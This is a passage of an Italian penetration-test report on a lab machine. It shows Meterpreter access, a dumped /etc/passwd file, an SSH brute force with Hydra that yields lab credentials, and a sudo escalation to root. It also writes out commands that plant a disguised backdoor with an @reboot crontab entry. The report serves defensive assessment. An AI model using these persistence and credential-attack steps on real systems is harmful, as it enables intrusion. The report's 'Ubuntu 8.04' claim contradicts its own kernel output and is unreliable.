- Esaminare la struttura delle directory di sistema,
- Enumerare utenti e servizi attivi,
- Prepararsi per la fase di privilege escalation.

L'accesso al sistema attraverso Meterpreter rappresenta la compromissione completa del server web, trasformando l'applicazione WordPress in un punto d'ingresso per il controllo del sistema operativo sottostante.

Da questa posizione, un attaccante può procedere con l'escalation dei privilegi per ottenere accesso root completo.



Ottenuta la shell Meterpreter, è stato possibile accedere a file di configurazione sensibili del sistema.

Nello specifico, è stato consultato il file di configurazione del servizio SSH (/etc/ssh/ssh_config), che contiene impostazioni relative alla sicurezza delle connessioni remote e parametri di autenticazione.

L'analisi del file ha rivelato informazioni sulla configurazione SSH del sistema, inclusi algoritmi di cifratura supportati, metodi di autenticazione abilitati e policy di accesso.

La possibilità di leggere file di configurazione di sistema conferma che l'accesso ottenuto ha superato completamente il perimetro applicativo, raggiungendo il sistema operativo sottostante.

In particolare, il file ha evidenziato una configurazione specifica per l'utente "abatchy" che disabilita l'autenticazione tramite password (PasswordAuthentication no), indicando politiche di accesso differenziate per utenti diversi; questa informazione è rilevante per le successive fasi di enumerazione e privilege escalation.

L'accesso a file di configurazione sensibili dimostra concretamente come una compromissione applicativa possa rapidamente evolversi in compromissione sistemica completa.

```
meterpreter > sysinfo
Computer        : bsides2018
OS              : Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
Architecture    : i686
System Language : C
Meterpreter     : php/linux
meterpreter >
```

A seguito dell'ottenimento di un accesso remoto interattivo al sistema target, è stato possibile identificare le principali caratteristiche del sistema operativo compromesso.
L'evidenza mostra informazioni relative al sistema, tra cui il nome dell'host, il sistema operativo in uso, l'architettura e l'ambiente di esecuzione della sessione remota.
Queste informazioni confermano che l'accesso ottenuto consente l'interazione diretta con il sistema operativo sottostante, fornendo una visione chiara del contesto tecnico della compromissione.
La possibilità di identificare tali dettagli rappresenta un'ulteriore conferma del completo superamento dei controlli di sicurezza del sistema target.
Il kernel identificato (3.11.0-15) è particolarmente significativo in quanto rappresenta una versione obsoleta del 2014, potenzialmente vulnerabile a exploit locali noti per privilege escalation e questa informazione costituisce la base per la successiva fase di escalation dei privilegi.


```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
abatchy:x:1000:1000:abatchy,,,:/home/abatchy:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:116:126:ftp daemon,,,:/srv/ftp:/bin/false
john:x:1001:1001:,,,:/home/john:/bin/bash
mai:x:1002:1002:,,,:/home/mai:/bin/bash
anne:x:1003:1003:,,,:/home/anne:/bin/bash
doomguy:x:1004:1004:,,,:/home/doomguy:/bin/bash
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
meterpreter >
```

Attraverso la sessione Meterpreter è stato possibile accedere al file /etc/passwd, che contiene l'elenco di tutti gli account utente configurati sul sistema.
Questo file fornisce informazioni fondamentali per la fase di privilege escalation, tra cui:
- Username degli account presenti,

- Home directory degli utenti,
- Shell predefinite assegnate,
- UID e GID (identificativi numerici).

L'analisi ha rivelato la presenza di diversi account utente con shell interattive, tra cui:
- abatchy (UID 1000),
- shell /bin/bash - john (UID 1001),
- shell /bin/bash - anne (UID 1003),
- shell /bin/bash - doomguy (UID 1004),
- shell /bin/bash.

La presenza di questi account conferma gli username precedentemente identificati nel file users.txt.bk scaricato tramite FTP.
Queste informazioni sono cruciali per le successive fasi di testing, in particolare per tentativi di accesso SSH e privilege escalation; l'accesso al file /etc/passwd dimostra che la compromissione permette di raccogliere intelligence dettagliata sugli utenti del sistema, facilitando attacchi mirati per l'ottenimento di privilegi elevati.



A seguito dell'ottenimento di un accesso remoto interattivo al sistema target, è stato possibile accedere alle directory personali associate agli account utente presenti sul server. L'evidenza mostra la consultazione del contenuto delle home directory di diversi utenti locali, confermando la possibilità di visualizzare file e directory normalmente riservati ai rispettivi proprietari.


La disponibilità di tali informazioni dimostra che la compromissione ottenuta non si limita alla visibilità dei servizi o delle configurazioni di sistema, ma si estende ai dati personali degli utenti.

Questo comporta un impatto significativo sulla riservatezza delle informazioni, in quanto consente l'accesso a file di configurazione, dati personali e contenuti potenzialmente sensibili.

In un contesto reale, l'accesso non autorizzato alle directory personali degli utenti potrebbe facilitare ulteriori attività di compromissione, come la raccolta di informazioni riservate, l'individuazione di credenziali memorizzate o la persistenza dell'accesso; qquesta evidenza rafforza ulteriormente la gravità della compromissione del sistema, confermando un impatto critico sulla sicurezza complessiva dell'ambiente.

HYDRA

Per verificare la robustezza delle credenziali SSH del sistema, è stato utilizzato Hydra, uno strumento specializzato in password cracking e bruteforce di protocolli di rete.
Hydra permette di testare automaticamente migliaia di combinazioni di password contro servizi di autenticazione, identificando credenziali deboli.




Utilizzando la wordlist rockyou.txt (contenente oltre 14 milioni di password comuni) e concentrando l'attacco sull'utente "anne" identificato precedentemente, Hydra ha individuato con successo una credenziale valida in meno di 30 secondi di elaborazione.
CREDENZIALI IDENTIFICATE:
- Username: anne,
- Password: princess


La password "princess" rappresenta una delle password più comuni e deboli, frequentemente presente nelle top 10 delle password più utilizzate.
Il fatto che sia stata identificata così rapidamente (6° tentativo su 14 milioni) dimostra una grave debolezza nella policy di sicurezza delle password; la compromissione delle credenziali SSH rappresenta una vulnerabilità critica, in quanto SSH fornisce accesso diretto al sistema operativo con shell interattiva.
A differenza dell'accesso web (www-data), le credenziali SSH permettono l'accesso come utente legittimo del sistema, facilitando privilege escalation e persistenza.

SSH + FLAG TROVATA

È un protocollo di rete crittografico che fornisce accesso remoto sicuro ai sistemi Unix/Linux attraverso una connessione cifrata.



Utilizzando le credenziali SSH compromesse (anne:princess), è stato effettuato l'accesso remoto al sistema target tramite connessione SSH diretta.
L'autenticazione è stata completata con successo, ottenendo una shell interattiva come utente "anne".
Verificando i privilegi dell'utente anne tramite il comando "*sudo -l*", è emerso che l'account dispone di privilegi sudo completi senza restrizioni.
Sfruttando i privilegi sudo, è stato ottenuto accesso root completo tramite il comando "sudo su", che ha garantito una shell root permanente.
La verifica tramite "whoami" conferma il raggiungimento dei massimi privilegi di sistema.
L'escalation da utente standard a root rappresenta la compromissione completa del sistema.
Con accesso root, un attaccante dispone di: - Controllo totale su file system e configurazioni,
- possibilità di leggere dati sensibili (/etc/shadow),
- capacità di installare backdoor persistenti,
- accesso a tutti i dati utente e aziendali,
- possibilità di compromettere altri sistemi sulla rete.
Questo scenario dimostra come una password SSH debole combinata con privilegi sudo mal configurati possa compromettere completamente un'infrastruttura aziendale.




L'evidenza mostra l'accesso alla directory principale dell'account di sistema con privilegi amministrativi completi (root), a seguito dell'avvenuta escalation dei privilegi.
All'interno di tale directory è visibile la presenza di un file dedicato alla validazione finale del laboratorio, comunemente utilizzato come prova del raggiungimento del massimo livello di accesso previsto.
La consultazione del contenuto del file conferma che il sistema è stato completamente compromesso e che l'attaccante ha ottenuto il pieno controllo del sistema operativo; il messaggio restituito dal file attesta esplicitamente il successo dell'ottenimento dei privilegi di root, rappresentando la conclusione formale del percorso di compromissione previsto dall'ambiente di test.
Questa evidenza dimostra in modo definitivo il superamento di tutti i livelli di sicurezza del sistema target, confermando l'impatto critico della compromissione e il completamento con successo dell'attività di Penetration Testing.

Con privilegi root ottenuti, è stato possibile accedere al file */etc/shadow*, il file di sistema contenente gli hash delle password di tutti gli account utente.
Questo file è normalmente protetto e accessibile esclusivamente con privilegi root.
L'analisi del file ha rivelato gli hash delle password per tutti gli utenti del sistema, in particoalre sono stati estratti hash per gli utenti:
- abatchy,
- john,
- mai,
- anne,
- doomguy.

L'accesso a */etc/shadow* rappresenta uno degli impatti più critici di una compromissione sistemica, in quanto espone le credenziali di autenticazione di tutti gli utenti e facilita attacchi di lateral movement verso altri sistemi dell'infrastruttura aziendale.
Questi hash possono essere sottoposti a cracking offline utilizzando strumenti come John the Ripper o Hashcat, permettendo potenzialmente di recuperare le password in chiaro. Le password recuperate potrebbero essere riutilizzate per compromettere altri sistemi qualora gli utenti utilizzassero le stesse credenziali su servizi multipli (password reuse).
Di seguito un esempio con John the ripper.

JOHN THE RIPPER

Strumento utilizzato per verificare la robustezza delle password attraverso tecniche di cracking offline in quanto consente di analizzare gli hash delle credenziali per individuare password deboli o facilmente recuperabili.



Come anticipato, gli hash estratti dal file /etc/shadow possono essere sottoposti a cracking offline mediante strumenti dedicati.

A conferma di quanto descritto, è stato utilizzato John the Ripper con una wordlist comune (rockyou.txt) per tentare il recupero delle password in chiaro.

L'immagine mostra l'avvio del processo di cracking e l'identificazione corretta della password associata all'*utente anne*, recuperata in chiaro come "*princess*".

Questo risultato dimostra concretamente che gli hash se associati a password deboli o presenti in dizionari noti, possono essere compromessi offline senza ulteriori interazioni con il sistema bersaglio.

Il successo del cracking conferma il rischio di *password reuse* e l'elevato impatto derivante dall'accesso non autorizzato ai files, rendendo possibile l'escalation dei privilegi e la compromissione completa del sistema.

INSTALLAZIONE MALWARE CON PRIVILEGI ROOT (SIMULAZIONE)

```
root@bsides2018:~# echo "MALWARE SIMULATO" > malware_backdoor.sh
root@bsides2018:~# cat malware_backdoor.sh
MALWARE SIMULATO
root@bsides2018:~# chmod +x malware_backdoor.sh
root@bsides2018:~# ls -la malware_backdoor.sh
-rwxr-xr-x 1 root root 17 Jan 26 08:21 malware_backdoor.sh
root@bsides2018:~# cp malware_backdoor.sh /usr/local/bin/system_update
root@bsides2018:~# ls -la /usr/local/bin/system_update
-rwxr-xr-x 1 root root 17 Jan 26 08:22 /usr/local/bin/system_update
root@bsides2018:~# echo "@reboot root /usr/local/bin/system_update" >> /etc/crontab
root@bsides2018:~# cat /etc/crontab | tail -5
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /usr/local/bin/cleanup
#
@reboot root /usr/local/bin/system_update
root@bsides2018:~#
```

Per dimostrare l'impatto di una compromissione con privilegi root, è stata condotta una simulazione di installazione di backdoor persistente; questa attività, puramente dimostrativa, illustra come un attaccante possa mantenere accesso al sistema anche dopo riavvii o interventi di remediation superficiali.
È stato creato un file simulato "*malware_backdoor.sh*" reso eseguibile e copiato nella directory di sistema con il nome "system_update" per mascherarlo come processo legittimo e ,successivamente, è stata aggiunta una direttiva nel file per garantire l'esecuzione automatica del file ad ogni riavvio del sistema.
Questa configurazione rappresenta una tecnica classica di persistenza: il file verrebbe eseguito automaticamente con privilegi root ad ogni avvio del sistema, garantendo all'attaccante accesso permanente anche dopo patch o riavvii.

NOTA: Al termine della dimostrazione, tutti i file creati e le modifiche a sono stati completamente rimossi, ripristinando il sistema allo stato originale.
L'attività aveva esclusivamente finalità didattiche per illustrare tecniche di persistenza post-exploitation.

CONCLUSIONE PENETRATION TESTING

La fase di Penetration Testing ha dimostrato concretamente la sfruttabilità delle vulnerabilità identificate durante il Vulnerability Assessment, confermando l'effettiva compromettibilità completa dell'infrastruttura di TechCorp S.p.A.

PERCORSO DI COMPROMISSIONE REALIZZATO:
Il testing ha seguito una catena di exploitation che ha portato alla compromissione completa del sistema attraverso le seguenti fasi:
1. INITIAL ACCESS: Ottenute credenziali amministrative WordPress (john:enigma) sfruttando XML-RPC esposto e credenziali deboli.
2. SYSTEM ACCESS: Compromesso il sistema operativo tramite exploit WordPress, ottenendo shell Meterpreter con privilegi www-data.
3. CREDENTIAL DISCOVERY: Identificate credenziali SSH dell'utente anne tramite password bruteforce (password: princess), individuata in meno di 30 secondi.
4. PRIVILEGE ESCALATION: Ottenuto accesso root sfruttando configurazione sudo non sicura dell'utente anne (privilegi sudo illimitati).
5. FULL COMPROMISE: Raggiunto controllo completo del sistema con privilegi root, incluso accesso a /etc/shadow e capacità di installare meccanismi di persistenza.

DIMOSTRAZIONE DELL'IMPATTO:
Il Penetration Testing ha dimostrato che un attaccante esterno, partendo da zero conoscenze del sistema, può:
- Ottenere accesso amministrativo completo in pochissimo tempo,
- Compromettere tutti gli account utente del sistema,
- Accedere a dati sensibili e credenziali (hash /etc/shadow),
- Installare backdoor persistenti che sopravvivono ai riavvii del sistema,
- Mantenere accesso permanente all'infrastruttura.

La facilità di compromissione è stata resa possibile dalla concatenazione di vulnerabilità multiple: software obsoleto, credenziali deboli, configurazioni insicure e assenza di meccanismi di hardening.
Ogni vulnerabilità singola avrebbe rappresentato un rischio contenuto, ma la loro combinazione ha creato un percorso di attacco con barriere minime.

VALIDAZIONE DELLE CRITICITÀ

Il PT ha validato concretamente le criticità identificate nel VA:

CRITICAL - Ubuntu 8.04 EOL: Kernel obsoleto ha facilitato enumeration e movement laterale senza detection.

CRITICAL - PHP 5.3.10 obsoleto: Componente chiave per exploitation via WordPress.

HIGH - WordPress 4.5: Vettore principale di accesso iniziale al sistema.

HIGH - Apache 2.2.22 EOL: Configurazione insicura ha permesso execution di payload.

MEDIUM - Credenziali deboli: Password "princess" e "enigma" hanno garantito accesso multiplo.

MEDIUM - Sudo misconfiguration: Escalation immediata a root senza ostacoli.

PASSAGGIO ALLA FASE DI REMEDIATION

I risultati del Penetration Testing evidenziano la necessità urgente di interventi correttivi. La sezione successiva fornisce raccomandazioni dettagliate e prioritizzate per mitigare le vulnerabilità identificate e ridurre la superficie di attacco complessiva dell'infrastruttura TechCorp S.p.A.

Le raccomandazioni sono strutturate per priorità temporale (immediato, breve termine, medio termine) e includono stime di costo, impatto e complessità implementativa per facilitare la pianificazione degli interventi.

POST-EXPLOITATION SUMMARY

A seguito dell'ottenimento di privilegi root completi sul sistema target, è stata condotta una fase di post-exploitation per dimostrare l'impatto concreto e l'estensione del controllo ottenuto dall'attaccante.
Questa fase illustra le capacità operative disponibili dopo una compromissione sistemica completa.

ACCESSO A DATI SENSIBILI

Con privilegi root è stato possibile accedere a informazioni altamente sensibili normalmente protette da restrizioni di sicurezza stringenti:
È stato consultato il file /etc/shadow contenente gli hash delle password di tutti gli account utente del sistema.
Gli hash identificati includono:
- abatchy,
- john,
- mai,
- anne,
- doomguy.

SIMULAZIONE MECCANISMI DI PERSISTENZA

Per dimostrare le tecniche che un attaccante utilizzerebbe per mantenere accesso permanente al sistema, è stata condotta una simulazione di installazione di backdoor persistente.
ATTIVITÀ DIMOSTRATIVE ESEGUITE:
1. Creazione file simulato "malware_backdoor.sh" (contenente solo testo dimostrativo, nessun codice malevolo)
2. Copia del file in directory di sistema (/usr/local/bin/) con nome mascherato "system_update" per simulare processo legittimo
3. Configurazione esecuzione automatica tramite crontab con direttiva @reboot per garantire avvio ad ogni riavvio sistema.
Questa tecnica rappresenta un metodo classico di persistenza post-exploitation che permetterebbe ad un attaccante di:
- Mantenere backdoor attiva permanentemente,
- Ripristinare accesso dopo interventi di sicurezza superficiali,
- Eseguire codice malevolo ad ogni boot con privilegi root,
- Eludere detection tramite naming simile a processi di sistema.

CAPACITÀ OPERATIVE CON PRIVILEGI ROOT

L'accesso root completo garantisce all'attaccante capacità operative illimitate sul sistema compromesso:

ACCESSO E CONTROLLO:
- Lettura/modifica di qualsiasi file del sistema,
- Installazione di software e modifiche alla configurazione,
- Creazione/eliminazione account utente,
- Modifica log di sistema per nascondere tracce dell'attacco,
- Accesso a tutti i database e applicazioni.

LATERAL MOVEMENT:
- Utilizzo del sistema come pivot point per attaccare altri sistemi della rete,
- Accesso a chiavi SSH per connessioni verso altri server,
- Sniffing del traffico di rete interno,
- Port scanning interno dell'infrastruttura.

DATA EXFILTRATION:
- Download di database aziendali completi,
- Accesso a file di configurazione con credenziali di servizi,
- Estrazione documenti e dati sensibili,
- Copia backup e archivi storici.

DENIAL OF SERVICE:
- Spegnimento o riavvio del sistema, 4
- Eliminazione dati critici,
- Corruzione del sistema operativo,
- Sabotaggio dell'infrastruttura.

IMPATTO COMPLESSIVO DIMOSTRATO:

La fase di post-exploitation ha confermato che la compromissione del sistema TechCorp S.p.A. garantisce ad un attaccante:
- Controllo completo e permanente dell'infrastruttura,
- Accesso a tutti i dati aziendali sensibili,
- Capacità di compromettere credenziali utente,
- Possibilità di movimento laterale verso altri sistemi,
- Potenziale di causare interruzioni operative critiche.

In uno scenario reale, questo livello di compromissione rappresenterebbe una violazione di sicurezza di massima gravità con impatti su confidenzialità, integrità e disponibilità dell'intera infrastruttura aziendale.
La combinazione di vulnerabilità multiple, facilità di exploitation e assenza di meccanismi di detection rende il sistema TechCorp S.p.A. altamente vulnerabile ad attacchi sia mirati che opportunistici.

RACCOMANDAZIONI DI REMEDIATION

La presente sezione fornisce raccomandazioni dettagliate e prioritizzate per la risoluzione delle vulnerabilità identificate durante il Vulnerability Assessment e validate durante il Penetration Testing.
Le raccomandazioni sono organizzate per livello di priorità temporale e includono stime di costo, complessità implementativa e impatto sulla sicurezza per facilitare la pianificazione degli interventi correttivi.

CLASSIFICAZIONE PRIORITÀ

Le raccomandazioni sono suddivise in tre livelli temporali:
IMMEDIATO (0-7 giorni): Vulnerabilità CRITICAL che espongono il sistema a compromissione immediata e richiedono azione urgente.
BREVE TERMINE (8-30 giorni): Vulnerabilità HIGH e MEDIUM che amplificano significativamente la superficie di attacco.
MEDIO TERMINE (31-90 giorni): Vulnerabilità LOW e misure di hardening generale per rafforzare la postura di sicurezza complessiva.

VULNERABILITÀ CRITICAL - INTERVENTO IMMEDIATO
SISTEMA OPERATIVO UBUNTU 8.04 END OF LIFE

DESCRIZIONE VULNERABILITÀ:
Il sistema utilizza Ubuntu 8.04 LTS, rilasciato nel 2008 e giunto a End of Life nel 2013.
Il sistema non riceve più aggiornamenti di sicurezza da oltre 13 anni, esponendolo a centinaia di vulnerabilità note e pubblicamente documentate.
RISCHIO: - Kernel obsoleto (3.11.0-15) vulnerabile a privilege escalation,
- Assenza di patch per CVE critici degli ultimi 13 anni,
- Esposizione a exploit pubblici facilmente replicabili,
- Impossibilità di ottenere supporto tecnico ufficiale.

IMPATTO BUSINESS:
- Rischio elevato di compromissione sistemica,
- Violazione compliance e normative di settore,
- Esposizione a responsabilità legali in caso di breach,
- Incompatibilità con moderni standard di sicurezza.

REMEDIATION IMMEDIATA (0-7 giorni):
- Pianificare migrazione urgente a sistema supportato,
- Effettuare backup completo di dati e configurazioni,
- Implementare controlli compensativi temporanei: 1. Isolamento rete del sistema (firewall restrittivo) 2. Monitoraggio traffico in/out 3. Disabilitazione servizi non essenziali, 4. Comunicare rischio al management con piano di azione.

REMEDIATION BREVE TERMINE (8-30 giorni):
- Eseguire migrazione a Ubuntu 22.04 LTS o superiore,
- Testare compatibilità applicazioni in ambiente staging,
- Validare funzionalità post-migrazione,
